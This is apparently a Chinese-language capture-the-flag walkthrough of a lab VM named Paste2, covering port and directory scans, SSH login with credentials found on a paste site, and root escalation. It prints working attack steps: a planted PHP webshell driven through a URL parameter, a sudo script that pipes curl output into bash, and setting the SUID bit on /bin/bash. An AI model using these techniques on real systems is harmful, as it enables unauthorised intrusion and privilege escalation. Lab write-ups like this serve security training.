靶机IP：172.16.17.24 Kali机器IP：172.16.16.38

口扫描(NMAP)

1、NMAP全端口扫描结果

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT --min-rate 10000 -p- 172.16.17.24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 09:10 CST
Stats: 0:00:04 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 172.16.17.24
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

2、NMAP详细扫描结果


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT -sV -sC -O -p22,80 172.16.17.24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 09:10 CST
Nmap scan report for 172.16.17.24
Host is up (0.00052s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:74:48:A0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7
cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux
5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3、NMAP基础漏洞扫描结果

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script=vuln -p22,80 172.16.17.24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 09:11 CST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 172.16.17.24
```

```
Host is up (0.00037s latency).

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
```

通过扫描，未发现潜在的漏洞，开放了22,80两个端口，优先从web端口下手。



首页很简单，查看源码发现 D9WjiAks 应该某种密码，尝试破解，没有什么思路。继续收集资料，先爆破一下网站目录。

目录爆破(gobuster)

```
┌──(kali㉿kali)-[~]
└─$ sudo gobuster dir -u http://172.16.17.24/ --
wordlist=/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.16.17.24/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/4567                 (Status: 301) [Size: 311] [--> http://172.16.17.24/4567/]
/0596004567_bkt       (Status: 301) [Size: 321] [--> http://172.16.17.24/0596004567_bkt/]
/server-status        (Status: 403) [Size: 277]
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================
```


发现两个页面

http://172.16.17.24/4567/

http://172.16.17.24/0596004567_bkt/

都是空白，继续目录爆破，也没有结果。

查看源码发现一个网站，https://pastebin.com/，网站巴拉巴拉，准备注册试一下，突然在API文档里面发现一个示例https://pastebin.com/UIFdu235s，
前面的“D9WjiAks”，密码试一下。




发现一组用户和密码，yi:0c2707999a SSH试一下。

```
┌──(kali㉿kali)-[~]
└─$ ssh yi@172.16.17.24
yi@172.16.17.24's password:
Linux Paste2 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 29 21:27:25 2025 from 172.16.16.38
-bash-5.0$ ls /home
slash  yi
-bash-5.0$ ls /home/slash/ /home/yi
/home/slash/:
user.txt

/home/yi:
-bash-5.0$ cat /home/slash/user.txt
flag{user-0c2707999aaeaf86ae88992ccb47ef81}
-bash-5.0$ 1
```

提权

```
bash-5.0$ sudo -l
Matching Defaults entries for yi on Paste2:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User yi may run the following commands on Paste2:
    (ALL) NOPASSWD: /opt/back.sh
-bash-5.0$ cat /opt/back.sh
#!/bin/bash
curl  -s  http://localhost/404.html | bash
```

后面思路应该是想办法修改404.html，增加攻击shell脚本，尝试修改apache的配置，网站目录/var/www/html/中写入404.html，软链接都失败了。尝试另外一个用户slash，复用密码0c2707999a，可以切换过去，依然没有突破。
查看了/var/www/html/的权限，看来需要www-data的webshell来操作。
网站目录巴拉巴拉，找到了/var/www/html/0596004567_bkt/index.php
有个一句话木马。尝试蚁剑无法连接，直接访问500错误。以为是BUG，重启靶机也不行。尝试直接拼接链接
http://172.16.17.24/0596004567_bkt/index.php?0=id



浏览器URL拼接

```
http://172.16.17.24/0596004567_bkt/index.php?0=echo "chmod +s /bin/bash  " >
/var/www/html/404.html
```

有的浏览器会丢失+，我测试发现edge可以，火狐不行，保险一点URL编码一下。

```
http://172.16.17.24/0596004567_bkt/index.php?
0=echo+%22chmod+%2bs+%2fbin%2fbash++%22+%3e+%2fvar%2fwww%2fhtml%2f404.html
```

后面就简单了，执行sudo /opt/back.sh和bash -p 即可

```
yi@Paste2:/var/www/html$ cat 404.html
chmod  s /bin/bashs
yi@Paste2:/var/www/html$ cat 404.html
chmod +s /bin/bash
yi@Paste2:/var/www/html$ sudo /opt/back.sh
yi@Paste2:/var/www/html$ bash -p
bash-5.0# cat /root/root.txt
flag{root-710cab02d94f609e4ca3c981bd8ade38}
bash-5.0# id
uid=1000(yi) gid=1000(yi) euid=0(root) egid=0(root) groups=0(root),1000(yi)
bash-5.0#
```

by LingDong